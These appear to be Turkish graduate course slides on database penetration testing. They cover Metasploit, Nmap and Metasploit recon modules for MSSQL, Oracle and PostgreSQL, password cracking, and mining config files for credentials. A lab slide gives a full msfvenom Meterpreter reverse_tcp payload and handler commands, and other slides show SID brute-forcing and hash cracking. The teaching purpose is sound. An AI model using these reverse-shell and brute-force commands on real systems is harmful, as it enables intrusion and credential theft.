

## 04 - Veritabanı Sızma Testleri - 1

### **BGM 553 - Sızma Testleri ve Güvenlik Denetlemeleri-I**

Bilgi Güvenliği Mühendisliği  
Yüksek Lisans Programı

**Dr. Ferhat Özgür Çatak**  
ozgur.catak@tubitak.gov.tr

İstanbul Şehir Üniversitesi  
2017 - Güz

# İçindekiler

- 1 Metasploit
  - Giriş
  - Modüller
  - Lab
- 2 Keşif
  - Giriş
  - Oracle Data Unloader (DUL)
  - Keşif Araçları
- 3 Nmap
  - Nmap Scriptleri
  - Ms-sql-info.nse
  - oracle-sid-brute.nse
- 4 VT için Metasploit
  - Giriş
  - Auxiliary Scan Modülleri
  - Auxiliary Scanner & Admin Modülleri
  - mssql\_ping
  - postgres\_version
- 5 Keşif İçin Dosyalar
  - Giriş
  - tnsnames.ora
  - Web.config
- 6 Exploitation
  - Giriş

# İçindekiler

## 1 Metasploit

- Giriş
- Moduller
- Lab

## 2 Keşif

- Giriş
- Oracle Data Unloader (DUL)
- Keşif Araçları

## 3 Nmap

- Nmap Scriptleri
- Ms-sql-info.nse
- oracle-sid-brute.nse

## 4 VT için Metasploit

- Giriş
- Auxiliary Scan Modülleri
- Auxiliary Scanner & Admin Modülleri
- mssql\_ping
- postgres\_version

## 5 Keşif İçin Dosyalar

- Giriş
- tnsnames.ora
- Web.config

## 6 Exploitation

- Giriş

# Metasploit

## Metasploit

- ▶ Pentest için Exploit geliştirme araçları ve otomatikleştirilmiş zafiyet sömürüsü oldukça önemlidir.
  - ▶ Pentest uzmanları genellikle bilinen zafiyetlerinin sömürülmesi amacıyla en son yayınlanan exploit'leri kullanırlar.
- ▶ En uygun çözüm: **Metasploit**
- ▶ Metasploit, uzaktaki bir hedef makineye karşı **exploit kodu geliştirmek** ve **çalıştırmak** için kullanılan, **ücretsiz, açık kaynak kodlu bir araçtır**.
- ▶ Debugging, encoding, logging, timeouts, ve random NOP gibi işlemler için araçlar, kütüphaneler içermektedir.
- ▶ Handler ve callback desteği vardır.
- ▶ Linux veya Windows işletim sisteminde kullanılabilir.

# Moduller

## Moduller

- ▶ **Moduls:** Passive ve Active Exploits
  - ▶ **Active exploits:** like buffer overflow
  - ▶ **Passive exploits:** Fake-DNS Server
- ▶ **Payloads:** Çalıştırılacak kodlar, ele geçirilmiş bilgisayarın bağlanması için gerekli parametreler
  - ▶ **Meterpreter (Meta-Interpreter):** karşı bilgisayarın (kurban) sadece memory kısmında yer alır. HDD üzerinde bir trace bırakmaz. Injection (putty v.s.)
- ▶ **Encoders:** Payloadların AV tarafından ele geçirilmesini engellemek için kullanılır.
- ▶ **NOPs:** Payload boyutunu uyumlu hale getirmek amacıyla **no operation instructions** eklemek için kullanılır (padding).

Rapid7 üzerinde oldukça gelişmiş dokümantasyonu vardır.

# Lab I

## Payload - Lab

- ▶ `msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.xxx.xxx LPORT=443 -f exe x > ~/Desktop/r_tcp.exe`
- ▶ **msfconsole**
- ▶ `use exploit/multi/handler`
- ▶ `set PAYLOAD windows/meterpreter/reverse_tcp`
- ▶ `set LHOST 192.168.xxx.xxx`
- ▶ `set LPORT 443`
- ▶ `set ExitOnSession false`
- ▶ `exploit -j -z`
- ▶ `sessions -l`
- ▶ `sessions -i 1`

# Lab II

## Meterpreter - Lab

- ▶ Ele geçirilen bilgisayarda çalıştırılacak birçok komut vardır.
- ▶ **Help** komutuyla yapılabilecek görülür.
- ▶ Migrate: hak yükseltmek için kullanılmaktadır.
- ▶ IPconfig, Netstat, Route, ARP

# Veritabanı Sızma Testleri

## Veritabanı Sızma Testleri

### ► Keşif

- Veritabanılarını tespit edilmesi
- Sistemler hakkında bilgi elde edilmesi
  - IP adresleri
  - port bilgileri
  - yetkili kullanıcılar

### ► Exploitation

- Keşif aşamasında elde edilen bilgiler kullanılarak veritabanı sistemlerine erişim sağlama
- Bulunan açıklıklardan
- veritabanlarındaki varsayılan kullanıcı adı ve parola bilgilerinden,
- iç ağ testlerinde elde edilen bağlantı bilgilerinden,
- yönetici bilgisayarlarındaki veritabanı istemci uygulamalarında kayıtlı tutulan kimlik bilgilerinden faydalanılır.

### ► Post-Exploitation

- sızıldıktan sonra yapılan tüm işlemlerin genel adı
- kritik bilgilerin ele geçirilmesi
- kullanıcı adı ve şifre özetleri
- kurum için kritik sayılabilecek bilgiler



# İçindekiler


- 1 Metasploit
  - Giriş
  - Modüller
  - Lab
- 2 Keşif
  - Giriş
  - Oracle Data Unloader (DUL)
  - Keşif Araçları
- 3 Nmap
  - Nmap Scriptleri
  - Ms-sql-info.nse
  - oracle-sid-brute.nse
- 4 VT için Metasploit
  - Giriş
  - Auxiliary Scan Modülleri
  - Auxiliary Scanner & Admin Modülleri
  - mssql\_ping
  - postgres\_version
- 5 Keşif İçin Dosyalar
  - Giriş
  - tnsnames.ora
  - Web.config
- 6 Exploitation
  - Giriş

# Keşif I

## Keşif

- ▶ Kurum içerisinde bulunan **veritabanı sistemlerinin tespiti**
- ▶ Veritabanı **versiyon bilgisi**
- ▶ Oracle veritabanlarındaki **SID** değeri
- ▶ Veritabanı sistemlerinin üzerinde çalıştığı **sunucu adı**
- ▶ **MsSQL Server** veritabanlarındaki **instance** adı
- ▶ Veritabanı sistemlerinin çalıştığı **port bilgisi**
- ▶ Veritabanı sistemlerinde gelen istekleri karşılayan **listener servisi**
- ▶ Kurulumla gelen ve değiştirilmeyen **kullanıcı adı ve parola bilgileri**

## Keşif II



Şekil: Oracle Listener

# Oracle Data Unloader (DUL) I

The screenshot displays the Oracle Data Unloader (DUL) interface. On the left, a tree view shows the database structure, including two databases: DB\_20170526095653 and DB\_20170526095748. The selected database, DB\_20170526095748, contains two extents: obj79999 and obj73204. The right pane shows the sample data analysis for the selected extent, obj79999. The analysis table lists columns and their data types, and the sample data table shows the actual data values.

Database Data Files

Database

- DB\_20170526095653
  - Extents
    - obj73199
    - obj73201
    - obj73204
  - Lob segment
- DB\_20170526095748
  - Extents
    - obj79999
  - Segments
  - Lob segment

obj79999 :

Col no	Seen count	Max size	PCT NUL	String Nice	NUMBER Nice	DATE Nice	Timestamp Nice	Timestamp with
1	93	6	0	0	93	0	0	0
2	93	27	0	93	1	0	0	0
3	93	2	0	0	93	0	0	0
4	93	16	54	42	0	0	0	0

Sample data analysis:

col1	col2	col3	col4	col5	col6	col7	col8	col9
0	SYS	1	8A8F025737A9097A	0	3	02-APR-2010 13:18:43 AD	15-AUG-2016 05:12:13 AD	02-APR-2010 13:18:43 AD
1	PUBLIC	0		0	0	02-APR-2010 13:18:43 AD		
2	CONNECT	0		0	0	02-APR-2010 13:18:43 AD		
3	RESOURCE	0		0	0	02-APR-2010 13:18:43 AD		
4	DBA	0		0	0	02-APR-2010 13:18:43 AD		

Try to analyze UNKNOWN column type:

Columns	Date	Number	String(VARCHAR2(CHAR)	Timestamp	Timestamp with time zone	NString(NVARCHAR2(INC
---------	------	--------	-----------------------	-----------	--------------------------	-----------------------

Şekil: Oracle Data Unloader

# Oracle Data Unloader (DUL) II

```
root@kali:~# nano orcl.txt
root@kali:~# john orcl.txt
Using default input encoding: UTF-8
Loaded 1 password hash (oracle11, Oracle 11g [SHA1 128/128 SSE2 4x])
Press Ctrl-C to abort, almost any other key for status
aaabbb (???)
ry 0:00:00.02 DONE 5/5 (2017-05-26 10:39) 0.4830g/s 1698Kp/s 1698Kc/s 1698KC/s aaabby..aaabbs
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~#
```

Şekil: John the ripper

# Keşif Araçları

## Nmap

- ▶ Nmap **scriptleri** kullanılır
- ▶ hedef veritabanı sistemleri ile ilgili **IP** adresi
- ▶ **port** bilgisi
- ▶ **versiyon** numarası
- ▶ instance adı ve **SID**

## Metasploit

- ▶ **Sızma işlemleri** gerçekleştirmek için kullanılır
- ▶ **auxiliary modülleri** sayesinde keşif aşamasında bilgi elde etmek için de kullanılabilir.

## Nessus (Açıklık tarayıcısı)

- ▶ Bazı zafiyetler **Metasploit**, **Canvas** gibi araçlarla sömürülebilmektedir.
- ▶ Bu araçların hedef sistemlerdeki zafiyetleri kullanmasıyla veritabanı sistemlerine erişim sağlanabilir.

## İç ağ test sonuçları

- ▶ **“tnsnames.ora”** gibi yapılandırma dosyaları
- ▶ içerisindeki bilgiler ile Oracle veritabanı sistemlerinin **IP** adresleri, **port** bilgileri ve **SID** bilgisi

# İçindekiler

- 1 Metasploit
  - Giriş
  - Modüller
  - Lab
- 2 Keşif
  - Giriş
  - Oracle Data Unloader (DUL)
  - Keşif Araçları
- 3 Nmap
  - Nmap Scriptleri
  - Ms-sql-info.nse
  - oracle-sid-brute.nse
- 4 VT için Metasploit
  - Giriş
  - Auxiliary Scan Modülleri
  - Auxiliary Scanner & Admin Modülleri
  - mssql\_ping
  - postgres\_version
- 5 Keşif İçin Dosyalar
  - Giriş
  - tnsnames.ora
  - Web.config
- 6 Exploitation
  - Giriş

# Nmap

## Nmap Scriptleri

### ► **MsSQL Server**

- ms-sql-info.nse  
*nmap -p [Port] --script ms-sql-info [host]*

### ► **Oracle**

- oracle-enum-users.nse (Attempts to enumerate valid Oracle user names against unpatched Oracle 11g servers)  
*nmap --script oracle-enum-users --script-args oracle-enum-users.sid=[SID], userdb=orausers.txt -p 1521-1560 [host]*
- oracle-brute.nse  
*nmap --script oracle-brute -p [Port] --script-args oracle-brute.sid=[SID] [host]*
- oracle-sid-brute.nse  
*nmap --script=oracle-sid-brute --script-args =oraclesids=/path/to/sidfile -p 1521-1560 [host]*



# Ms-sql-info.nse

- ▶ Kullanıcı adı ve parolaya ihtiyaç duymadan MsSQL Server hakkında
  - ▶ hangi ürünün kurulu
  - ▶ veritabanının versiyon numarası
  - ▶ hangi SP (Servis Pack)'lerin kurulu olduğu
  - ▶ veritabanına ait instance ismi

```
oot@bt:/usr/local/share/nmap/scripts# nmap -p 1433 --script ms-sql-info 172.16.3.242

Starting Nmap 6.01 ( http://nmap.org ) at 2013-05-03 16:12 EEST
Nmap scan report for 172.16.3.242
Host is up (0.00050s latency).
PORT      STATE SERVICE
1433/tcp  open  ms-sql-s
MAC Address: 00:0C:29:3F:64:AC (VMware)

Host script results:
| ms-sql-info:
|   Windows server name: WIN-9TRMDFN8CJN
|   [172.16.3.242\SQLEXPRESS]
|   Instance name: SQLEXPRESS
|   Version: Microsoft SQL Server 2008 R2 RTM
|   Version number: 10.50.1600.00
|   Product: Microsoft SQL Server 2008 R2
|   Service pack level: RTM
|   Post-SP patches applied: No
|   TCP port: 1433
|   Clustered: No
|_

Nmap done: 1 IP address (1 host up) scanned in 13.17 seconds
```

Şekil: ms-sql-info.nse

## oracle-sid-brute.nse

- ▶ Oracle veritabanlarına erişmek için kullanılan parametrelerden biri olan SID değeri bulunabilir.
- ▶ Script içerisinde SID değerleri bulunan dışarıdan bir dosya alarak bu dosya içerisindeki değerleri veritabanı üzerinde dener
- ▶ Nmap `--script=oracle-sid-brute --script-args=oraclesids=<oracle-sid-files> -p <port> <host>`
  - ▶ `<oracle-sid-files>`: Veritabanında deneme yapılacak SID değerlerinin dosya yolu
  - ▶ `<port>`: Oracle veritabanının çalıştığı port bilgisi
  - ▶ `<host>`: Oracle veritabanına ait IP adres

```
root@bt:~# nmap -sS 10.100.100.65 -p 1521

Starting Nmap 6.01 ( http://nmap.org ) at 2013-05-30 14:30 EEST
Nmap scan report for 10.100.100.65
Host is up (0.00052s latency).
PORT      STATE SERVICE
1521/tcp  open  oracle
MAC Address: 00:50:56:11:11:44 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.17 seconds
root@bt:~# nmap --script=oracle-sid-brute --script-args=oraclesids=/opt/metasploit-4.4.0/apps/pro/msf3/data/wordlists/sid.txt -p 1521 10.100.100.65

Starting Nmap 6.01 ( http://nmap.org ) at 2013-05-30 14:30 EEST
Nmap scan report for 10.100.100.65
Host is up (0.00042s latency).
PORT      STATE SERVICE
1521/tcp  open  oracle
| oracle-sid-brute:
|   ORCL      (The database you dropped - the word you are able to hear)
|   CLRExtProc
MAC Address: 00:50:56:11:11:44 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 14.23 seconds
```

# İçindekiler

- 1 Metasploit
  - Giriş
  - Modüller
  - Lab
- 2 Keşif
  - Giriş
  - Oracle Data Unloader (DUL)
  - Keşif Araçları
- 3 Nmap
  - Nmap Scriptleri
  - Ms-sql-info.nse
  - oracle-sid-brute.nse
- 4 VT için Metasploit
  - Giriş
  - Auxiliary Scan Modülleri
  - Auxiliary Scanner & Admin Modülleri
  - mssql\_ping
  - postgres\_version
- 5 Keşif İçin Dosyalar
  - Giriş
  - tnsnames.ora
  - Web.config
- 6 Exploitation
  - Giriş

# Keşif İçin Metasploit

## Keşif İçin Metasploit

- ▶ Auxiliary modüller genel olarak hedef sistemler üzerinde bilgi elde etmek için kullanılır.
- ▶ Modüllerden bazıları zafiyetlerden faydalanarak hedef sistemler üzerinde komut çalıştırabilmektedir.
  - ▶ **MsSQL Server** veritabanları üzerinde bulunan ve işletim sistemi üzerinde komut çalıştırmayı sağlayan **xp\_cmdshell** saklı prosedürünü kullanan “**auxiliary/admin/mssql/mssql\_exec**” modülü hedef veritabanı üzerin işletim sistemi komutları çalıştırabilir.

# Metasploit Auxiliary Modülleri

## ► Metasploit Auxiliary **Scan** Modülleri

### ► **MsSQL** veritabanı

- **Auxiliary/scanner/mssql/mssql\_ping**: Bu modül herhangi bir kullanıcı adı ve parola bilgisi olmadan veritabanı IP adresini kullanarak veritabanı ile ilgili port, version ve instance adı bilgilerini elde edebilir.

### ► **PostgreSQL** veritabanı

- **Auxiliary/scanner/postgres/postgres\_version**: Herhangi bir kullanıcıya ait parola bilgisi olmadan sadece veritabanına ait IP adresi ve kullanıcı adı kullanılarak PostgreSQL veritabanının versiyon bilgisi elde edilebilir.

### ► **MySQL** veritabanı

- **Auxiliary/scanner/mysql/mysql\_version**: Herhangi bir kullanıcı adı ve parola bilgisi olmadan sadece veritabanına ait IP adresi kullanılarak MySQL veritabanının versiyon bilgisi elde edilebilir.

# Auxiliary Scanner & Admin Modülleri

## ► Admin

### ► Oracle

- **Auxiliary/admin/oracle/sid\_brute** – **Auxiliary/scanner/oracle/sid\_brute**: Kaba kuvvet yöntemiyle hedef veritabanı sistemlerindeki SID değerlerini tespit etmeye çalışır.
- **Auxiliary/admin/oracle/tnscmd**: Çeşitli TNS komutları göndererek veritabanı sistemleri hakkında bilgi almaya yarar.

## ► Scanner

### ► Oracle

- **Auxiliary/scanner/oracle/sid\_enum**: Kaba kuvvet ya da tahmin yöntemleriyle veritabanı sistemlerindeki SID değerlerini bulmaya çalışır.
- **Auxiliary/scanner/oracle/tnslsnr.version**: Oracle listener servisine çeşitli sorgular göndererek bu servis hakkında bilgi elde etmeye çalışır.

# mssql\_ping

```
msf > use auxiliary/scanner/mssql/mssql_ping
msf auxiliary(mssql_ping) > show options
Module options (auxiliary/scanner/mssql/mssql_ping):


| Name                | Current Setting | Required | Description                                             |
|---------------------|-----------------|----------|---------------------------------------------------------|
| PASSWORD            |                 | no       | The password for the specified username                 |
| RHOSTS              |                 | yes      | The target address range or CIDR identifier             |
| TDSENCRYPTION       | false           | yes      | Use TLS/SSL for TDS data "Force Encryption"             |
| THREADS             | 1               | yes      | The number of concurrent threads                        |
| USERNAME            | sa              | no       | The username to authenticate as                         |
| USE_WINDOWS_AUTHENT | false           | yes      | Use windows authentication (requires DOMAIN option set) |


msf auxiliary(mssql_ping) > set rhosts 192.168.4.1/24
rhosts => 192.168.4.1/24
msf auxiliary(mssql_ping) > run
[*] Scanned 26 of 256 hosts (10% complete)
[*] Scanned 52 of 256 hosts (20% complete)
[*] Scanned 77 of 256 hosts (30% complete)
[*] 192.168.4.94: - SQL Server information for 192.168.4.94:
[+] 192.168.4.94: - ServerName = WIN-CS9R5LGA1SS
[+] 192.168.4.94: - InstanceName = MSSQLSERVER
[+] 192.168.4.94: - IsClustered = No
[+] 192.168.4.94: - Version = 12.0.5000.0
[+] 192.168.4.94: - tcp = 1433
```

# postgres\_version

```
root@kali: ~/Downloads
File Edit View Search Terminal Help
msf > use auxiliary/scanner/postgres/postgres_version
msf auxiliary(postgres_version) > show options
Module options (auxiliary/scanner/postgres/postgres_version):
  Name      Current Setting  Required  Description
  ----      -
  DATABASE  templatel       yes       The database to authenticate against
  PASSWORD  postgres        no        The password for the specified username. Leave blank for a random password.
  RHOSTS    192.168.4.83    yes       The target address range or CIDR identifier
  RPORT     5432            yes       The target port
  THREADS   1               yes       The number of concurrent threads
  USERNAME  postgres        yes       The username to authenticate as
  VERBOSE   false           no        Enable verbose output

msf auxiliary(postgres_version) > set rhosts 192.168.4.83
rhosts => 192.168.4.83
msf auxiliary(postgres_version) > run

[*] 192.168.4.83:5432 Postgres - Version Unknown (Pre-Auth)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(postgres_version) >
```



# İçindekiler

- 1 Metasploit
  - Giriş
  - Modüller
  - Lab
- 2 Keşif
  - Giriş
  - Oracle Data Unloader (DUL)
  - Keşif Araçları
- 3 Nmap
  - Nmap Scriptleri
  - Ms-sql-info.nse
  - oracle-sid-brute.nse
- 4 VT için Metasploit
  - Giriş
  - Auxiliary Scan Modülleri
  - Auxiliary Scanner & Admin Modülleri
  - mssql\_ping
  - postgres\_version
- 5 Keşif İçin Dosyalar
  - Giriş
  - tnsnames.ora
  - Web.config
- 6 Exploitation
  - Giriş

# keşif için Dosyalar

## İç Ağ Testleri

- ▶ Veritabanı IP adresleri
- ▶ Instance isimleri
- ▶ Port bilgileri
- ▶ Kullanıcı adı ve parola bilgileri

## Dosyalar

- ▶ Web.config
- ▶ tnsnames.ora

## tnsnames.ora

```
tnsnames.ora - Notepad
File Edit Format View Help
# tnsnames.ora Network Configuration File: C:\app\Mehmet\product
# 11.2.0\dbhome_2\network\admin\tnsnames.ora
# Generated by Oracle configuration tools.


LISTENER_ORCL =
  (ADDRESS = (PROTOCOL = TCP)(HOST = 10.100.100.65)(PORT = 1521))

ORACLE_CONNECTION_DATA =
  (DESCRIPTION =
    (ADDRESS_LIST =
      (ADDRESS = (PROTOCOL = IPC)(KEY = EXTPROC1522))
    )
    (CONNECT_DATA =
      (SID = CLRExtProc)
      (PRESENTATION = RO)
    )
  )

ORCL =
  (DESCRIPTION =
    (ADDRESS = (PROTOCOL = TCP)(HOST = 10.100.100.65)(PORT = 1521))
    (CONNECT_DATA =
      (SERVER = DEDICATED)
      (SERVICE_NAME = orcl.bsga.smdc)
    )
  )

  )
  )
  (SERVICE_NAME = orcl.bsga.smdc)
  (SERVER = DEDICATED)
  (CONNECT_DATA =
    (ADDRESS = (PROTOCOL = TCP)(HOST = 10.100.100.65)(PORT = 1521))
  )
  (DESCRIPTION =
```

# Web.config



```
web.config - Notepad
File Edit Format View Help
<section name="caching" requirePermission="false" type="DotNetNuke.Framework.Providers
<section name="authentication" requirePermission="false" type="DotNetNuke.Framework.Pr
<section name="members" requirePermission="false" type="DotNetNuke.Framework.Providers
<section name="roles" requirePermission="false" type="DotNetNuke.Framework.Providers.P
<section name="profiles" requirePermission="false" type="DotNetNuke.Framework.Provider
</sectionGroup>
</configSections>
<connectionStrings>
<add name="SiteSqlServer" connectionString="Server=198.64.249.27,1092;Database=coco;uid=
</connectionStrings>
<appSettings>
<add key="SiteSqlServer" value="Server=198.64.249.27,1092;Database=coco;uid=bean;pwd=xxx
<add key="InstallTemplate" value="DotNetNuke.install.config" />
<add key="AutoUpgrade" value="true" />
<add key="UseInstallWizard" value="true" />
<add key="InstallMemberRole" value="true" />
<add key="ShowMissingKeys" value="false" />
<add key="EnableWebFarmSupport" value="false" />
<add key="EnableCachePersistence" value="false" />
<add key="HostHeader" value="" />
<!-- Host Header to remove from URL so "www.mydomain.com/johndoe/Default.aspx" is treat
<add key="RemoveAngleBrackets" value="false" />
<!--optionally strip angle brackets on public login and registration screens-->
<add key="PersistentCookieTimeout" value="0" />
<!--use as persistent cookie expiration. value is in minutes, and only active if a non-z
<!-- set UsePortNumber to true to preserve the port number if you're using a port number
<add key="UsePortNumber" value="true" /> -->
```

# İçindekiler

- 1 Metasploit
  - Giriş
  - Modüller
  - Lab
- 2 Keşif
  - Giriş
  - Oracle Data Unloader (DUL)
  - Keşif Araçları
- 3 Nmap
  - Nmap Scriptleri
  - Ms-sql-info.nse
  - oracle-sid-brute.nse
- 4 VT için Metasploit
  - Giriş
  - Auxiliary Scan Modülleri
  - Auxiliary Scanner & Admin Modülleri
  - mssql\_ping
  - postgres\_version
- 5 Keşif İçin Dosyalar
  - Giriş
  - tnsnames.ora
  - Web.config
- 6 Exploitation
  - Giriş

# Exploitation

- ▶ Veritabanı sızma testlerinde 2. aşama : **Exploitation**
- ▶ **Amaç:** keşif aşamasında elde edilen bilgiler kullanılarak hedef sisteme erişebilmek.

## Kullanılan Yöntemler

- ▶ Veritabanı sistemlerinde bulunan zafiyetler
- ▶ Kaba kuvvet ve sözlük saldırılarıyla elde edilen kullanıcı adı ve parola bilgileri
- ▶ İç ağ testlerinde elde edilen veritabanı bağlantı bilgileri
- ▶ Veritabanı sistemlerinde bulunan ve işletim sistemi üzerinde komut çalıştırabilen modüller
- ▶ Veritabanı yönetici bilgisayarları üzerinden veritabanı sistemlerine erişme
- ▶ Veritabanı sisteminin kurulu olduğu sunucuya erişim sağlayıp, sunucu üzerinden veritabanı sistemlerine yetkili erişim sağlama